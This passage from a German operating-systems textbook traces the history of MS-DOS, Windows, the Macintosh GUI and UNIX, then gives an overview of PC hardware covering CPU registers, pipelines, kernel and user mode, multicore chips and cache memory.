Als IBM auf ihn zurückgekommen war, hatte Gates einen lokalen Computerhersteller ausfindig gemacht, Seattle Computer Products, der ein passendes Betriebssystem hatte: **DOS (Disk Operating System)**. Er trat an die Firma heran und bot an, das System zu kaufen (für angeblich 75.000 Dollar), was die Firma bereitwillig annahm. Gates bot IBM nun ein Paket aus DOS und BASIC an, das IBM schließlich kaufte. IBM wollte einige Änderungen, deshalb stellte Gates den Entwickler von DOS, Tim Paterson, in seiner jungen Firma Microsoft ein. Das veränderte System wurde in **MS-DOS (MicroSoft Disk Operating System)** umbenannt und konnte den IBM-PC-Markt schnell erobern. Eine sehr wichtige (und im Nachhinein auch sehr weise) Entscheidung von Gates war, MS-DOS den Hardwareherstellern zu verkaufen, die Hardware und Software zusammen verkaufen konnten. Kildall dagegen versuchte (zumindest anfangs), CP/M den Endkunden einzeln zu verkaufen. Nach allem, was er mitgemacht hatte, ist Kildall plötzlich und unerwartet unter bis heute ungeklärten Umständen gestorben.

Als 1983 der Nachfolger des IBM-PCs, der IBM-PC/AT, mit dem Intel-80286-Prozessor herauskam, war MS-DOS bereits sehr verbreitet und CP/M wurde kaum noch eingesetzt. MS-DOS wurde später auch noch viel auf den Nachfolgeprozessoren 80386 und 80486 eingesetzt. Die ersten Versionen von MS-DOS waren noch relativ primitiv, doch nach und nach kamen erweiterte Leistungsmerkmale hinzu, darunter viele, die ursprünglich von UNIX stammten. (Microsoft hatte UNIX sehr wohl zur Kenntnis genommen, in den Anfangsjahren verkauften sie sogar eine UNIX-Version namens XENIX für Mikrocomputer.)

CP/M, MS-DOS und die anderen Betriebssysteme für Mikrocomputer wurden alle nur mittels Tastatureingaben bedient. Basierend auf einer Forschungsarbeit von Doug Engelbart am Stanford Research Institute in den 1960er Jahren wurde das schließlich geändert. Engelbart erfand die grafische Benutzungsschnittstelle **GUI (Graphical User Interface)**, komplett mit Fenstern, Icons, Menüs und Maus. Diese Ideen wurden von Forschern im Xerox PARC übernommen und in ihren eigenen Maschinen eingebaut.

Steve Jobs, der in seiner Garage den Apple mitentwickelt hatte, besuchte eines Tages die Forschungsstätte PARC, sah eine GUI und erkannte sofort deren potenziellen Wert – den das Management von Xerox bekanntermaßen nicht gesehen hatte. Dieser strategische Fehler von gewaltigem Ausmaß wird in dem Buch *Fumbling the Future*² beschrieben (Smith und Alexander, 1988). Jobs begann daraufhin, einen Apple mit einer GUI zu entwickeln. Dieses Projekt führte zu dem Produkt Lisa, das aber zu teuer war und kommerziell ohne Erfolg blieb. Jobs zweiter Versuch, der Apple Macintosh, war dann ein riesiger Erfolg, nicht nur weil er viel billiger als Lisa war, sondern vor allem, weil er **benutzerfreundlich** (*user friendly*) war. Der Macintosh war damit für Leute geeignet, die nicht nur keine Ahnung von Computern hatten, sondern darüber hinaus auch nicht die Absicht hatten, daran etwas zu ändern. In der kreativen Welt des grafischen Designs, der professionellen digitalen Fotografie und der professionellen digitalen Videoproduktion

² In Deutsch unter dem Titel *Das Milliardenspiel. Xerox' Kampf um den ersten PC* erschienen.

ist der Macintosh immer noch sehr verbreitet und die Anwender sind nach wie vor begeistert.

Als Microsoft sich entschied, einen Nachfolger für MS-DOS zu entwickeln, waren sie sehr vom Erfolg des Macintosh beeinflusst. Sie entwickelten ein GUI-basiertes System namens Windows, welches zunächst auf MS-DOS aufsetzte (das bedeutet, dass es mehr eine Shell war als ein Betriebssystem). In den zehn Jahren von 1985 bis 1995 war Windows nur eine grafische Umgebung, die auf MS-DOS aufsetzte. Erst 1995 wurde eine eigenständige Version von Windows verkauft, Windows 95. Dieses System beinhaltete viele Betriebssystemelemente und MS-DOS wurde nur noch zum Hochfahren und als Laufzeitumgebung für ältere MS-DOS-Programme genutzt. 1998 wurde mit Windows 98 eine leicht veränderte Version dieses Systems herausgegeben. Aber sowohl Windows 95 als auch Windows 98 enthielten immer noch einen großen Anteil 16-Bit-Intel-Maschinencode.

Ein anderes Betriebssystem von Microsoft ist **Windows NT** (NT steht für *New Technology*). Es ist bis zu einem gewissen Grad kompatibel zu Windows 95, wurde aber von Grund auf neu geschrieben und ist ein reines 32-Bit-System. Der Chefdesigner von Windows NT ist David Cutler, einer der Entwickler des Betriebssystems VAX VMS, weshalb auch einige Ideen von VMS in NT eingeflossen sind. Tatsächlich waren dies so viele, dass DEC, der VMS gehört, Microsoft verklagt hat. Der Fall endete in einem Vergleich, bei dem eine Geldsumme gezahlt wurde, für die man viele Nullen bräuchte, um sie aufzuschreiben. Microsoft erwartete, dass schon die erste Version von NT sowohl MS-DOS als auch andere Windows-Systeme verdrängen würde, da es ein deutlich besseres System war – aber es scheiterte kläglich. Erst mit Windows NT 4.0 gelang der große Durchbruch, vor allem bei Unternehmensnetzwerken. Version 5 von Windows NT wurde zu Beginn des Jahres 1999 in Windows 2000 umbenannt und war als Nachfolger sowohl von Windows 98 als auch von Windows NT 4.0 geplant.

Dies gelang allerdings auch nicht richtig, deshalb brachte Microsoft noch eine neue Version von Windows 98 heraus, die **Windows Me (Millennium Edition)**. 2001 erschien mit Windows XP eine leicht verbesserte Version von Windows 2000. Diese war bis zu ihrer Ablösung deutlich länger auf dem Markt (sechs Jahre) und ersetzte in diesem Zeitraum so gut wie alle vorherigen Windows-Versionen. Im Januar 2007 brachte Microsoft endlich den Nachfolger von XP, Windows Vista, heraus. Vista hat eine neue grafische Schnittstelle namens Aero und viele neue oder verbesserte Anwendungsprogramme. Microsoft hoffte, dass Vista Windows XP vollständig ersetzen wird, aber dieser Prozess könnte durchaus noch zehn Jahre andauern.

Der andere große Kontrahent im PC-Bereich ist UNIX (in all seinen zahlreichen Versionen). UNIX ist der Marktführer bei Netzwerk- und Unternehmensservern, gewinnt aber auch zunehmend Bedeutung für Desktoprechner, vor allem auf den schnell wachsenden Märkten in Ländern wie Indien und China. Auf Pentium-Rechnern wird Linux immer mehr zu einer Alternative zu Windows. Linux wird viel von Studenten und neuerdings vermehrt auch in Unternehmen eingesetzt. Nebenbei bemerkt wird in diesem Buch mit dem Begriff „Pentium“ sowohl der Pentium I, II, III, 4 als auch seine Nachfolger wie Core 2 Duo bezeichnet. Der Ausdruck **x86** wird ebenfalls manchmal

benutzt, und zwar dann, wenn es um die gesamte Palette der Intel-Prozessoren bis zurück zum 8086 geht. „Pentium“ wird dagegen für die Prozessoren von Pentium I an aufwärts verwendet. Diese Benennung ist zugegebenermaßen nicht perfekt, aber es gibt schlichtweg keine bessere. Man muss sich allerdings wundern, welches Marketing-Genie bei Intel einen Markennamen (Pentium), den die halbe Welt kennt und schätzt, über Bord wirft und durch einen Begriff wie „Core 2 duo“ ersetzt, mit dem niemand etwas anfangen kann – kurz: Was bedeutet „2“ und was „duo“? Vielleicht war „Pentium 5“ (oder „Pentium 5 dual core“) zu schwierig, um es sich zu merken. **FreeBSD** ist ebenfalls ein bekannter UNIX-Ableger, der in dem BSD-Projekt von Berkeley seinen Ursprung hat. Auf allen modernen Macintosh-Rechnern läuft heute eine modifizierte Version von FreeBSD. UNIX ist auch der Standard im Workstation-Bereich mit hoch leistungsfähigen RISC-Prozessoren, wie z.B. bei den Produkten von Hewlett-Packard und Sun Microsystems.

Viele UNIX-Benutzer, insbesondere erfahrene Programmierer arbeiten lieber mit einer Kommandozeile als mit einer GUI, trotzdem unterstützen fast alle UNIX-Systeme auch ein Fenstersystem, **X-Window-System** (auch bekannt als **X11**), das am M.I.T. entwickelt wurde. Dieses System bietet die grundlegenden Funktionen zur Fensterverwaltung, die dem Benutzer das Erzeugen, Löschen, Verschieben und Verändern von Fenstern auch mit einer Maus ermöglichen. Es existieren auch komplett GUI-Umgebungen, die auf einem X11 aufsetzen, wie etwa Gnome oder KDE. Diese geben der grafischen UNIX-Umgebung ein einheitliches Erscheinungsbild wie auch unter dem Macintosh oder unter Microsoft Windows, wenn der Benutzer es wünscht.

Eine weitere interessante Entwicklung, die Mitte der 1980er Jahre ihren Anfang nahm, war die Verbreitung von Netzwerken mit Personalcomputern, die **Netzwerkbetriebssysteme** und **verteilte Betriebssysteme** nutzten (Tanenbaum und van Steen, 2006). Bei einem Netzwerkbetriebssystem sind sich die Benutzer des Vorhandenseins mehrerer Rechner bewusst und können sich auf entfernten Maschinen einloggen und Dateien untereinander austauschen. Auf jeder Maschine läuft ein eigenes lokales Betriebssystem, das seine eigenen lokalen Benutzer kennt.

Netzwerkbetriebssysteme unterscheiden sich nicht grundsätzlich von einfachen Betriebssystemen. Sie müssen natürlich über einen Netzwerkschnittstellen-Controller und Steuer-Software sowie über Programme für das entfernte Einloggen und für den Zugriff auf entfernte Dateien verfügen. Aber wegen dieser Ergänzungen ändert sich die grundlegende Struktur eines Betriebssystems nicht.

Anders ist das bei einem verteilten Betriebssystem: Für den Benutzer erscheint die Arbeitsumgebung immer wie die eines Einprozessorsystems, selbst wenn sie aus vielen Rechnern besteht. Der Benutzer muss sich nicht darum kümmern, wo seine Programme ausgeführt werden oder wo seine Dateien abgelegt werden; das sollte alles automatisch und effizient durch das Betriebssystem geschehen.

Echte verteilte Betriebssysteme benötigen mehr, als dass ein bisschen Code zu einem Einprozessorsystem hinzugefügt wird, da sie sich in wesentlichen Punkten von zentralisierten Systemen unterscheiden. Zum Beispiel erlauben es verteilte Systeme oft,

Anwendungen auf mehreren Prozessoren gleichzeitig laufen zu lassen. Sie verfügen deshalb über kompliziertere Scheduling-Verfahren, um den Grad der Parallelisierung zu optimieren.

Verzögerungen bei der Nachrichtenübertragung bedeuten für diese (und andere) Verfahren oft, mit unvollständigen, veralteten oder sogar falschen Informationen zu arbeiten. Diese Situation ist grundlegend verschieden von der bei Einprozessorsystemen, wo das Betriebssystem die volle Kontrolle über den Systemzustand hat.

1.3 Überblick über die Computer-Hardware

Ein Betriebssystem ist sehr eng mit der Hardware des Computers verknüpft, auf dem es ausgeführt wird. Es erweitert den Befehlssatz des Rechners und verwaltet dessen Ressourcen. Damit das Betriebssystem arbeiten kann, muss es viel über die zugrunde liegende Hardware wissen, zumindest darüber, wie die Hardware vom Programmierer benutzt werden kann. Aus diesem Grund wollen wir einen kleinen Überblick über die Rechner-Hardware geben, so wie sie in modernen Personalcomputern zu finden ist. Danach beschreiben wir im Detail, was Betriebssysteme machen und wie sie arbeiten.

Grundsätzlich ähnelt der Aufbau eines einfachen Personalcomputers dem Modell in ►Abbildung 1.6. Die CPU, der Speicher und die Ein-/Ausgabegeräte sind mit einem Systembus verbunden und können darüber miteinander kommunizieren. Modernere PCs haben eine kompliziertere Struktur, was das Vorhandensein mehrerer Busse mit sich bringt, worauf wir später noch zu sprechen kommen. Vorläufig sollte dieses Modell ausreichend sein. In den nun folgenden Abschnitten werfen wir einen Blick auf die einzelnen Komponenten und untersuchen einige Hardware-Aspekte, die wichtig für Betriebssystementwickler sind. Dies wird natürlich eine sehr kompakte Zusammenfassung werden. Über die Themen Rechner-Hardware und Rechnerorganisation sind schon viele Bücher geschrieben worden, darunter die zwei bekannten von Tanenbaum (2006) und Patterson und Hennessy (2004).




Abbildung 1.6: Einige Komponenten eines einfachen PCs

1.3.1 Prozessoren

Die CPU ist quasi das „Gehirn“ des Computers. Sie holt sich die Befehle aus dem Speicher und führt sie aus. Der grundsätzliche Arbeitsablauf einer CPU besteht darin, den ersten Befehl aus dem Speicher zu laden, diesen zur Bestimmung des Typs und der Operanden zu entschlüsseln und dann auszuführen. Anschließend wird der nächste Befehl geladen, decodiert und ausgeführt. Dieser Ablauf wird wiederholt, bis das Programm beendet ist. Auf diese Art werden Programme abgearbeitet.

Jede CPU besitzt eine bestimmte Menge von Befehlen, die sie ausführen kann. Ein Pentium kann also kein SPARC-Programm und eine SPARC kein Pentium-Programm ausführen. Da der Speicherzugriff zum Holen eines Befehls oder von Daten sehr viel länger dauert als die Ausführung der Anweisung, besitzen alle Prozessoren interne Register, damit wichtige Variablen und temporäre Ergebnisse innerhalb der CPU gespeichert werden können. Deshalb gibt es in der Regel Befehle, um ein Wort vom Speicher in ein Register zu laden und ein Wort vom Register wieder in den Speicher zu schreiben. Andere Befehle kombinieren zwei Operanden aus Registern, dem Speicher oder von beiden in einem einzigen Ergebnis, wie beispielsweise die Addition von zwei Werten und das Abspeichern des Ergebnisses in ein Register oder in den Speicher.

Zusätzlich zu den allgemeinen Registern, die Variablen und temporäre Ergebnisse speichern können, besitzen die meisten Rechner auch Spezialregister, die ein Programmierer nutzen kann. Eines dieser Spezialregister ist der **Befehlszähler** (*program counter*), der die Speicheradresse des nächsten Befehls enthält. Nachdem dieser Befehl geladen wurde, wird der Befehlszähler aktualisiert, so dass er jetzt auf die Adresse des nächsten Befehls zeigt.

Ein anderes Spezialregister ist das **Kellerregister** (*stack pointer*), das auf das Ende des aktuellen Kellers (auch Stack oder Stapel genannt) im Speicher zeigt. Der Stack enthält Rahmen (*frame*) für jede Prozedur, die angesprungen, aber noch nicht verlassen wurde. Dieser Rahmen enthält die Eingabeparameter, lokale Variablen und temporäre Variablen, die nicht in Registern gehalten werden.

Ein weiteres Register ist das **Programmstatuswort** (**PSW**, *Program Status Word*, auch Statusregister genannt). Dieses Register enthält die Statusbits, die bei Vergleichsoperationen gesetzt werden, die CPU-Priorität, den Ausführungsmodus (Benutzer- oder Kernmodus) und einige andere Kontrollbits. Benutzerprogramme können normalerweise das ganze Programmstatuswort lesen, sie dürfen aber nur einige Bits darin beschreiben. Das Programmstatuswort spielt bei Systemaufrufen und bei der Ein-/Ausgabe eine wichtige Rolle.

Das Betriebssystem muss all diese Register kennen. Wenn der Prozessor zeitlich mehrfach genutzt wird (Zeitmultiplexen), muss das Betriebssystem oft ein laufendes Programm anhalten, um einem anderen das Weiterarbeiten zu ermöglichen. Jedes Mal, wenn das Betriebssystem ein Programm stoppt, müssen alle Register gespeichert werden, um diese später wiederherstellen zu können, wenn das Programm weiterläuft.

Um die Effizienz zu steigern, haben die Prozessorentwickler schon lange das einfache Modell vom Holen, Decodieren und Ausführen von jeweils nur einem Befehl fallen gelassen. Viele der heutigen Prozessoren können mehr als einen Befehl zur gleichen Zeit ausführen. Eine CPU kann beispielsweise über mehrere getrennte Hol-, Decodier- und Ausführungseinheiten verfügen, so dass während der Ausführung von Befehl n bereits der Befehl $n + 1$ decodiert und der Befehl $n + 2$ geholt werden kann. Diese Architektur nennt man **Pipeline**, sie wird in ▶ Abbildung 1.7(a) als Pipeline mit drei Stufen dargestellt, aber eigentlich sind längere Pipelines üblich. Bei den meisten Pipeline-Architekturen muss jeder Befehl, der einmal geladen wurde, auch ausgeführt werden, selbst dann, wenn durch den vorherigen Befehl ein bedingter Sprung ausgeführt wurde. Pipelines bereiten den Entwicklern von Compilern und Betriebssystemen große Kopfschmerzen, weil sich hier die ganze Komplexität der darunterliegenden Maschine offenbart.




Abbildung 1.7: (a) Eine dreistufige Pipeline; (b) eine superskalare CPU

Fortschrittlicher als eine Pipeline-Architektur ist die **superskalare** CPU, die in ▶ Abbildung 1.7(b) dargestellt ist. Diese Konstruktion umfasst mehrere Ausführungseinheiten, beispielsweise eine für Festkomma-Arithmetik, eine für Gleitkomma-Arithmetik und eine für boolesche Operationen. Zwei oder mehr Befehle werden auf einmal geholt, decodiert und in einem Puffer abgelegt, bis sie ausgeführt werden. Sobald eine Ausführungseinheit bereit ist, überprüft sie, ob in diesem Puffer ein neuer Befehl vorliegt, den sie bearbeiten kann. Ist das der Fall, so nimmt sie den Befehl aus dem Puffer heraus und führt ihn aus. Diese Art der Architektur bringt es mit sich, dass Befehle oft in anderer Reihenfolge ausgeführt werden, als sie im Speicher vorliegen. Zum großen Teil ist es Aufgabe der Hardware sicherzustellen, dass das Ergebnis dasselbe ist, wie es bei einer sequenziellen Ausführung entstanden wäre. Aber ein ziemlich lästiger Teil dieser Aufgabe wird auf das Betriebssystem abgeschoben, wie wir noch sehen werden.

Wie bereits erwähnt besitzen die meisten CPUs außer den sehr einfachen Prozessoren in eingebetteten Systemen zwei Modi: den Kernmodus und den Benutzermodus. Normalerweise wird der Modus durch ein Bit im Programmstatuswort gesteuert. Wenn die CPU im Kernmodus läuft, kann jeder Befehl aus dem Befehlssatz ausgeführt und jede Eigenschaft der Hardware ausgenutzt werden. Das Betriebssystem läuft im Kernmodus und hat damit Zugriff auf die gesamte Hardware.

Im Gegensatz dazu arbeiten Anwendungsprogramme im Benutzermodus, wo nur auf einen Teil der CPU-Befehle und auf einen Teil der Eigenschaften zugegriffen werden kann. Im Allgemeinen sind alle Befehle, die die Ein-/Ausgabe und den Speicherschutz betreffen, im Benutzermodus nicht erlaubt. Natürlich kann man im Benutzermodus ebenso wenig das entsprechende Bit im Programmstatuswort einfach auf Kernmodus umschalten.

Um einen Dienst vom Betriebssystem zu nutzen, muss ein Benutzerprogramm einen **Systemaufruf** (*system call*) ausführen, der in den Kern springt und das Betriebssystem einbindet. Der Befehl TRAP (deutsch: Unterbrechung) schaltet vom Benutzer- in den Kernmodus um und ruft eine Funktion des Betriebssystems auf. Wenn die Arbeit erledigt ist, wird die Kontrolle dem Benutzerprogramm zurückgegeben und der nächste Befehl wird ausgeführt. Wir werden in diesem Kapitel noch Details der Mechanismen beim Systemaufruf erklären, vorläufig kann man sich ihn als einen speziellen Prozederaufruf vorstellen, der die zusätzliche Eigenschaft hat, vom Benutzer- in den Kernmodus zu wechseln. Um Systemaufrufe auch typografisch unterscheidbar zu machen, werden sie im Text wie folgt dargestellt: read.

Es sollte noch erwähnt werden, dass viele Computer auch andere Unterbrechungen besitzen als die, die einen Systemaufruf auslösen. Die meisten werden von der Hardware erzeugt und warnen vor Ausnahmesituationen wie der Division durch 0 oder einem arithmetischen Unterlauf. In allen Fällen erhält das Betriebssystem die Kontrolle und muss entscheiden, was zu tun ist. Manchmal muss das Programm mit einem Fehler abgebrochen werden. Ein anderes Mal kann der Fehler ignoriert werden (eine nicht mehr darstellbar kleine Zahl kann auf 0 gesetzt werden). Und dann gibt es noch die Fälle, in denen das Anwendungsprogramm bestimmte Probleme selbst behandeln möchte, dann kann die Kontrolle an das Programm zurückgegeben werden.

Multithread- und Mehrkernchips

Das Moore'sche Gesetz besagt, dass sich die Anzahl der Transistoren auf einem Chip alle 18 Monate verdoppelt. Dieses „Gesetz“ ist kein Naturgesetz wie z.B. der Impulserhaltungssatz, sondern eine Beobachtung des Intel-Mitbegründers Gordon Moore, wie schnell die Verfahrenstechniker in der Halbleiterindustrie in der Lage sind, ihre Transistoren zu verkleinern. Das Moore'sche Gesetz ist nun schon seit drei Jahrzehnten gültig und es wird erwartet, dass es auch noch mindestens ein weiteres Jahrzehnt gilt.

Die Fülle an Transistoren auf einem Chip wirft eine Frage auf: Was kann man mit all diesen Bauteilen machen? Wir haben oben bereits einen Ansatz gesehen: superskalare Architekturen mit mehreren Funktionseinheiten. Aber da die Anzahl der Transistoren weiter steigt, ist auch noch mehr möglich. Ein naheliegendes Vorgehen wäre, größere Cache-Speicher auf den CPU-Chip zu packen, was auch definitiv passieren wird, aber letztendlich wird man einen Punkt erreichen, an dem auch diese Möglichkeit ausgeschöpft ist.

Der nächstliegende Schritt wäre, nicht nur die Funktionseinheiten zu vervielfachen, sondern auch Teile der Steuerlogik. Beim Pentium 4 und einigen anderen CPU-Chips ist dies geschehen, was zu einer Eigenschaft führt, die **Multithreading** oder auch **Hyperthreading** (Intels Bezeichnung dafür) genannt wird. Als erste Annäherung an dieses Konzept reicht es zu wissen, dass der Prozessor in einem Zustand zwei verschiedene Threads verwalten und innerhalb von Nanosekunden zwischen diesen Threads hin- und herschalten kann. (Ein Thread ist eine Art leichtgewichtiger Prozess, ein Prozess wiederum ist ein in Ablauf befindliches Programm; wir werden uns diese Themen in Kapitel 2 detaillierter ansehen.) Wenn beispielsweise einer der Prozesse ein Datenwort aus dem Speicher lesen muss (was mehrere Taktzyklen dauert), kann eine Multithread-CPU während der Wartezeit einfach zu einem anderen Thread umschalten. Multithreading bietet keine echte Parallelität. Es läuft jeweils nur ein Prozess, aber die Zeit zwischen dem Umschalten der Threads wird auf die Größenordnung von Nanosekunden reduziert.

Multithreading hat natürlich Auswirkungen für das Betriebssystem, denn jeder Thread erscheint dem Betriebssystem wie eine separate CPU. Betrachten wir ein System mit zwei Prozessoren, von denen jeder zwei Threads behandeln kann. Dem Betriebssystem erscheint dies wie vier Prozessoren. Wenn es nun zu einem bestimmten Zeitpunkt lediglich Arbeit für zwei Prozessoren gibt, so könnte das Betriebssystem versehentlich zwei Threads demselben Prozessor zuteilen, während der andere völlig unbeschäftigt wäre. Diese Auswahl ist wesentlich ineffizienter, als jeden Prozessor nur einen Thread ausführen zu lassen. Die Intel-Core-Architektur (und damit auch Core 2), Nachfolger der Pentium-Familie, verfügt über kein Hyperthreading, allerdings hat Intel angekündigt, dass die nächste Generation wieder damit ausgestattet sein wird.

Neben dem Konzept des Multithreading gibt es auch noch CPU-Chips mit zwei, vier oder mehr vollständigen Prozessoren oder **Kernen** (*core*). Die Mehrkernchips in ► Abbildung 1.8 haben jeweils vier Minichips, jeder mit seinem eigenen, unabhängigen Prozessor. (Die Cache-Speicher werden weiter unten erklärt.) Wenn man solche Mehrkernchips benutzen will, benötigt man auf jeden Fall ein Betriebssystem für Multiprozessoren.




Abbildung 1.8: (a) Ein Vier-Kern-Chip mit einem gemeinsam benutzten L2-Cache; (b) ein Vier-Kern-Chip mit separaten L2-Caches

1.3.2 Arbeitsspeicher

Die zweite Hauptkomponente eines Computers ist der Speicher. Idealerweise sollte der Speicher äußerst schnell (schneller als die Ausführung eines Befehls, um die CPU nicht aufzuhalten), unglaublich groß und spottbillig sein. Aktuell kann keine Technologie all diesen Ansprüchen gleichzeitig genügen, deshalb muss ein anderer Weg eingeschlagen werden: Das Speichersystem wird als Hierarchie von Schichten aufgebaut, wie in ▶ Abbildung 1.8 zu sehen ist. Die oberste Schicht arbeitet mit höherer Geschwindigkeit, hat eine kleinere Kapazität und erzeugt höhere Kosten pro Bit als die unteren, und zwar oft um einen Faktor von einer Milliarde und mehr.




Abbildung 1.9: Eine typische Speicherhierarchie. Die Werte sind sehr grobe Annäherungen.

Die oberste Schicht beinhaltet die internen Register der CPU. Sie sind aus demselben Material hergestellt und deshalb genauso schnell wie die CPU. Folglich gibt es auch keine Verzögerung beim Zugriff. Die verfügbare Speicherkapazität ist typischerweise 32×32 Bit auf einem 32-Bit-Prozessor und 64×64 Bit auf einem 64-Bit-Prozessor, in beiden Fällen weniger als 1 KB. Programme müssen diese Register selbst verwalten (d.h. entscheiden, was darin gespeichert werden soll).

Als Nächstes folgt der Cache-Speicher oder kurz Cache³, der hauptsächlich von der Hardware gesteuert wird. Der Arbeitsspeicher ist in Blöcke aufgeteilt, die **Cache-Lines** (*cache line*) genannt werden und die typischerweise jeweils 64 Byte groß sind. Die Adressen 0 bis 63 liegen damit in Cache-Line 0, die Adressen 64 bis 127 in Cache-Line 1 und so weiter. Die am häufigsten benutzten Cache-Lines werden in einem Hochgeschwindigkeitscache gehalten, der innerhalb oder sehr nahe der CPU platziert ist. Wenn ein Programm ein Speicherwort lesen will, überprüft die Puffer-Hardware, ob der entsprechende Block im Cache liegt. Falls der Block dort vorhanden ist, nennt man dies einen **Cache-Treffer** (*cache hit*). Die Anfrage ist damit erfüllt und es muss keine Speicheranforderung über den Bus an den Arbeitsspeicher gesendet werden. Cache-Treffer benötigen in der Regel zwei Taktzyklen. Wenn es keinen Treffer gibt, müssen die Daten erst aus dem Speicher geholt werden, was einen erheblichen zeitlichen Nachteil bedeutet. Die Größe des Cache-Speichers ist aufgrund seiner hohen Kosten begrenzt. Manche Maschinen besitzen zwei oder sogar drei Ebenen dieser Caches, jede Ebene jeweils größer und langsamer als die vorhergehende.

3 Anm. d. Fachlektors: Im Deutschen auch Pufferspeicher genannt.

Das Konzept des Cachens spielt eine bedeutende Rolle in vielen Bereichen der Informatik, nicht nur beim Cachen von Blöcken im RAM-Speicher. Cachen wird überall dort gerne eingesetzt, wo große Betriebsmittel in Stücke unterteilt werden können, von denen einige stärker als andere benutzt werden, um die Performanz zu verbessern. Betriebssysteme benutzen dieses Prinzip ständig. Zum Beispiel halten viele Betriebssysteme häufig benutzte Dateien (bzw. Teile davon) im Arbeitsspeicher, anstatt sie immer wieder neu von der Platte zu laden. Ähnlich kann Cachen eingesetzt werden bei der Umwandlung von langen Pfadnamen wie

/home/ast/projects/minix3/scr/kernel/clock.c

in die Adresse der Datei auf der Platte, um wiederholtes Nachschlagen zu vermeiden. Oder wenn eine Adresse einer Webseite (URL) in eine Netzwerkadresse (IP-Adresse) umgewandelt wird, kann das Ergebnis für eine spätere Verwendung in einem Cache gespeichert werden.

In jedem System, das Cachen benutzt, kommen recht bald einige Fragen auf, zum Beispiel:

1. Wann soll ein neues Element in den Cache gebracht werden?
2. In welcher Cache-Line soll das neue Element gespeichert werden?
3. Welches Element soll aus dem Cache entfernt werden, wenn ein Platz gebraucht wird?
4. Wohin soll ein gerade verdrängtes Element in dem größeren Speicher abgelegt werden?

Nicht alle dieser Fragen sind bei jedem Cachen relevant. Beim Cachen von Blöcken des Arbeitsspeichers im CPU-Cache wird im Allgemeinen bei jedem Lesefehler ein neues Element eingebracht. Die zu benutzende Cache-Line wird mithilfe einiger der höherwertigen Bits der angesprochenen Speicheradresse berechnet. Nehmen wir als Beispiel an, dass 4.096 Cache-Lines von jeweils 64 Byte und 32-Bit-Adressen zur Verfügung stehen: Dann könnten die Bits 6 bis 17 dazu genutzt werden, um die Cache-Line zu spezifizieren, und mit den Bits 0 bis 5 kann das Byte innerhalb der Cache-Line adressiert werden. In diesem Fall wird das Element verdrängt, das an dem Speicherplatz steht, wo die neuen Daten hingeschrieben werden sollen, auch wenn dies in einigen Systemen anders ablaufen kann. Wenn schließlich eine Cache-Line in den Arbeitsspeicher zurückgeschrieben wird (dessen Inhalt nach dem Laden in den Cache verändert wurde), dann ist die Stelle im Speicher, wohin dieser zurückgeschrieben wird, einzig und allein durch seine Adresse im Cache bestimmt.

Cache-Speicher sind ein derartig gutes Konzept, dass moderne Prozessoren gleich zwei von ihnen haben. Der Cache auf der ersten Ebene, Level-1-Cache oder **L1-Cache**, befindet sich immer innerhalb der CPU und gibt normalerweise decodierte Befehle an die Ausführungseinheit des Prozessors. Die meisten Chips haben einen zweiten L1-Cache für sehr häufig benutzte Datenworte. Die L1-Caches haben typischerweise eine Größe von 16 KB. Zusätzlich gibt es oft einen zweiten Cache, den **L2-Cache**, der mehr

rere Megabyte der zuletzt benutzten Speicherworte enthält. Der Unterschied zwischen L1- und L2-Cache liegt in der zeitlichen Geschwindigkeit. Der Zugriff auf den L1-Cache ist ohne Verzögerung möglich, dagegen bringt der Zugriff auf den L2-Cache eine Verzögerung von 1–2 Taktzyklen mit sich.

